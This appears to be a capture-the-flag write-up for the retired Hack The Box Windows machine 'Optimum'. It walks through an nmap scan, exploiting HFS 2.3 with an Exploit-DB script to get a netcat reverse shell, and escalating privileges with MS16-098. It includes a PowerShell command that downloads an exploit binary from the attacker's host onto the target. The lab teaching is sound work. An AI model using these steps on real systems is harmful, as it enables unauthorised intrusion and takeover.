Optimum
| Name: | Optimum 
|
|---|---|
| Release Date: | 18 Mar 2017 |
| Retire Date: | 28 Oct 2017 |
| OS: | Windows  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
adxn37  17 days, 13 hours, 48 mins, 44 seconds 17 days, 13 hours, 48 mins, 44 seconds |
 |
admin  18 days, 08 hours, 34 mins, 38 seconds 18 days, 08 hours, 34 mins, 38 seconds |
| Creator: | ch4p  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./optimum -Pn 10.10.10.8
$  nmap -sC -sV -oA ./optimum -Pn 10.10.10.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 14:34 EDT
Nmap scan report for 10.10.10.8
Host is up (0.072s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.57 seconds
Web only, so far. While I dig into the web portal, I'm going to rescan, but with all ports. The Web Portal seems to be and HTTP File Server (HFS). There's a Metasploit module, but again, Metasploit makes us lazy. Instead, consult the great Google-Fu Master.

Checking out the one from Exploit DB, we can copy the exploit code into our own .py file and then change the IP address to ours. Then we need to start a http.server module on port 80 (sudo python -m http.server 80). Copy the nc.exe binary from /usr/share/windows-resources/binaries/nc.exe to whichever folder you have the http.server running in. Then start a netcat listener on port 443, and run the exploit with:
python ./ex.py 10.10.10.8 80


And with that bit of lovely, we have a shell as Kostas and the User flag. Run systeminfo and then copy and paste the output into a text file on your attacking machine. You're going to need it in a moment.
Run the system info txt file through the Windows Exploit Suggester and you'll see this box is vulnerable to damn near everything. The one that matters though is:
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) -
        RGNOBJ Integer Overflow (MS16-098)
So, we can grab the exploit here. Now, to get it over to the target box and execute it. We can do that with:
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.10/41020.exe', 'c:\Users\Public\Downloads\41020.exe')"
and then just run it from the target. Grab your root flag and get your party on.